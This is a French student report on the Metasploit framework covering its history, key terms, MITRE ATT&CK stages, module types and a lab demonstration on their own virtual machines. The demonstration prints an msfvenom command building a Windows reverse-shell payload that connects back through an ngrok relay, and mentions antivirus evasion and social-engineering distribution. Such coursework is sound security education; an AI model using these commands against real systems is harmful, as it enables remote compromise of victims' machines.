Metasploit

Paul DUCOLOMB, Firmin LAUNAY, Théophile REY
20 novembre 2023

I) Introduction

a. Présentation brève de Metasploit

Metasploit est un outil en licence libre permettant de développer et de déployer des attaques informatiques basées sur des vulnérabilités connues. Metasploit est très utilisé par les consultants en sécurité aussi bien que par les pirates. Il est régulièrement mis à jour afin d'intégrer des vulnérabilités rendues publiques. L'outil est très modulaire et permet de créer de nouvelles capacités d'attaques (il n'est d'ailleurs désormais pas rare qu'une nouvelle vulnérabilité soit publiée avec son module Metasploit). L'outil existe en une version communautaire sous licence libre, mais aussi en deux versions commerciales, dotées de fonctionnalités spécifiques.

b. Histoire de Metasploit

Metasploit a été créé par H.D. Moore en 2003 en tant qu'outil réseau portable utilisant le langage de script Perl.

En 2007, Rapid7 a aspiré le projet et l'a publié en tant que framework open-source sous la licence Apache 2.0.

Depuis, Metasploit est devenu l'un des outils de test d'intrusion les plus utilisés au monde en raison de sa facilité d'utilisation et de sa flexibilité.

c. Définitions des principaux termes

Exploit : Un exploit est le moyen par lequel l'attaquant ou pentester prend avantage sur une vulnérabilité d'un système, une application ou un service. L'attaquant ou testeur utilise un exploit pour attaquer sa cible et le résultat de l'attaque entraîne l'exécution du code de cet exploit tel que programmé.

On peut trouver des exploits sur ces sites :

- https://www.exploit-db.com/
- http://cve.mitre.org/
- https://blog.osvdb.org/
- https://www.securityfocus.com/
- https://insecure.org/sploits.html
- https://packetstormsecurity.com/

Pentesting : Le test d'intrusion (pentest) est une évaluation proactive de la sécurité informatique, réalisée par des experts en sécurité. Il simule des attaques pour identifier et corriger les vulnérabilités d'un système avant qu'elles ne soient exploitées par des cybercriminels.

En effet, Metasploit est souvent utilisé pour évaluer la résistance d'un système face aux attaques. Un testeur d'intrusion peut choisir des modules Metasploit correspondant à des vulnérabilités potentielles dans le système cible. Par exemple, si le système utilise un logiciel vulnérable, Metasploit peut être employé pour simuler une attaque et démontrer comment un attaquant pourrait exploiter cette vulnérabilité, permettant ainsi au client de renforcer la sécurité de son infrastructure.

Payload : Un payload (ou charge utile) est délivré par un « exploit ». Pour être plus précis, c'est le morceau de code que l'attaquant ou testeur souhaite que le système exécute. L'un des plus connus est Meterpreter, car il offre beaucoup de possibilités. Avec lui, il sera possible de se déplacer, télécharger des fichiers présents sur la cible. Il est possible d'attaquer les autres machines sur le même réseau.

Shellcode : Un shellcode est constitué d'un ensemble d'instructions, généralement écrit en assembleur et s'il est bien exécuté, permet de fournir à l'attaquant une invite de commande shell ou Meterpreter.

d. MITRE ATT&CK

Les différentes étapes où Metasploit agit :

Initial Access (Accès initial) : Metasploit exploite des vulnérabilités afin d'obtenir un accès initial à un système ou à un réseau.

Execution (Exécution) : Une fois que l'accès initial est obtenu, Metasploit exécute des commandes ou des programmes sur le système compromis.

Persistence (Persistance) : Certains modules Metasploit établit des accès persistants moi sur un système compromis, permettant à un attaquant de maintenir l'accès même après un redémarrage ou d'autres actions de sécurité.

Privilege Escalation (Élévation de privilèges) : Metasploit propose des modules visant à augmenter les privilèges sur un système compromis, permettant à un attaquant d'obtenir un niveau de privilège plus élevé que celui initialement acquis.

Defense Evasion (Évasion de la défense) : Les attaquants utilisant Metasploit peuvent également essayer de contourner les systèmes de défense en place, comme les antivirus ou les pare-feu, en utilisant des techniques spécifiques intégrées dans le framework.

Credential Access (Accès aux identifiants) : Metasploit extrait des identifiants stockés ou en transit sur un système compromis.

Discovery (Découverte) : Les outils Metasploit sont employés pour la reconnaissance et la découverte d'informations sur un réseau ou un système cible.

Lateral Movement (Mouvement latéral) : Une fois qu'un accès initial est obtenu, Metasploit est utilisé pour se déplacer latéralement à travers le réseau en compromettant d'autres machines ou en utilisant des techniques comme Pass-the-Hash ou Pass-the-Ticket.

II) Fonctionnalités de Metasploit

a. Metasploit, l'outil de pentesting par excellence ?

Metasploit est un outil polyvalent : en effet, par le biais de différents modules, il propose d'effectuer un grand nombre d'opérations de pentesting. Cela comprend notamment :

- Les modules auxiliaires ne sont pas destinés à l'exploitation de vulnérabilités, mais comprennent des outils d'administration, d'analyse, de regroupement, de DDoS, de scan et de mise en place de serveur de fichiers visant à être lancés sur une la machine visée.
- Les modules de chiffrement servent à encoder des chaînes de caractère que l'on cherche à injecter.
- Les modules d'évasion permettent de générer des codes d'évasion pour contourner certains antivirus.
- Les modules d'exploitation utilisent des vulnérabilités pour exécuter du code arbitraire sur une machine cliente visée.
- Les modules NOP, pour « No Operation », permettent de charger du code à un endroit en mémoire qui ne risque pas d'être écrasé par un autre programme.

- Les modules de payload contiennent du code arbitraire à exécuter lors de l'exploitation d'une faille. Ces différents codes peuvent avoir des utilités diverses : modification des utilisateurs, installation d'un logiciel, …


b. Pourquoi un si grand succès ?

Metasploit est un outil privilégié, car il comprend une grande quantité d'exploits de failles de sécurités et permet de les exploiter de manière automatisée, et rapidement. Il comprend aussi des outils visant à maintenir un accès dans les systèmes pénétrés, et à interagir avec eux. Par ailleurs, il est aussi possible, notamment dans un but défensif, de générer un rapport détaillé des activités qui ont pu être effectuées au cours d'un pentest.

c. Mise en route

Démonstration de quelques commandes basiques :

- `show exploits` `// affiche tous les exploits connus dans le logiciel`
- `show encoders`
- `search <query>` `// cherche dans toute la bdd Metasploit`
- `search ftp, ssh, eternalblue, office, android, apple ios`
  `// EternalBlue = utilisé dans WannaCry, NotPetya`
  `// → c'est le moteur de recherche metasploit`
  `// cydia_default_ssh → ctx : cydia, jailbreak`
- `use apple_ios/ssh/cydia_default_ssh`
- `info`
- `options` `// inutile ici`



III) Démonstration

Nous allons maintenant effectuer deux démonstrations de cas (assez similaires) d'utilisation du framework Metasploit.

Nous cherchons à obtenir un shell distant (session Meterpreter) sur une machine Windows 10 (victime). Voici les sept étapes nécessaires, illustrées sur le diaporama :

1) Création d'un serveur Ngrok pour faire du port forwarding et ainsi rendre le payload utilisable partout dans le monde et pas seulement dans le réseau local.

2) Génération du payload, pour cela on utilisera `msfvenom`, un outil open-source préinstallé dans Kali Linux permettant de générer des payloads en utilisant les exploits disponibles dans Metasploit par exemple). On utilise la commande : `msfvenom –p windows/meterpreter/reverse_tcp LHOST = 0.tcp.eu.ngrok.io LPORT = 19424 –f exe > CeciEstUnReverseShell.exe`
   D'autres outils existent, on peut citer TheFatRat, Powershell Empire, Veil Framework, …
3) On configure Metasploit (pour lancer le framework, on utilise la commande `msfconsole`, pré-installée dans Kali Linux). On sélectionne l'exploit qu'on souhaite utiliser (celui qui a été utilisé lors de la création du payload). Ngrok va rediriger tout le traffic de la payload vers `localhost:2023`, on écoute donc ici.
4) On configure une VM Windows 10 sur VirtualBox qui représentera notre cible. La victime a téléchargé le malware et l'a exécuté, nous allons donc pouvoir passer à la post-exploitation !
5) La session Meterpreter a bien été créée et `msfconsole` est bien connectée à la backdoor présente sur le système cible.
6) On a maintenant accès au shell de la victime et on peut exécuter tout ce qu'on veut. Par exemple, on peut lancer le notepad sur l'ordinateur victime en utilisant la commande `notepad.exe`.

Pour la deuxième démonstration, les étapes sont similaires. On utilise juste un exploit reverse_tcp pour Android et non plus pour Windows. On distribue le payload sous format apk (Android package), et non plus exécutable Windows. Des exemples de commandes disponibles sur Meterpreter ont été placées à la fin du diaporama.

Dans la réalité, une attaque de cette sorte est beaucoup plus compliquée à mettre en œuvre. En effet tous les payloads présents sur Metasploit sont détectés par les antivirus, rendant leur usage presque impossible. Il est nécessaire de chiffrer les payloads ou d'utiliser des loaders pour les rendre plus difficilement détectables.

Ici, on ne s'est pas intéressé au fait de distribuer le malware et d'obtenir l'initial access. Cependant il est nécessaire de le distribuer pour obtenir l'accès à la machine de la victime. On aurait pu utiliser du social engineering ou l'utilisation de faille dans le système (EternalBlue par exemple).

De plus, Metasploit peut être utilisé pour obtenir le premier accès mais, dans la réalité, d'autres logiciel sont utilisés pour effectuer les étapes suivantes sur l'échelle MITRE Att&ck. On peut par exemple citer Cobalt Strike, utilisé dans les Red Teams par exemple.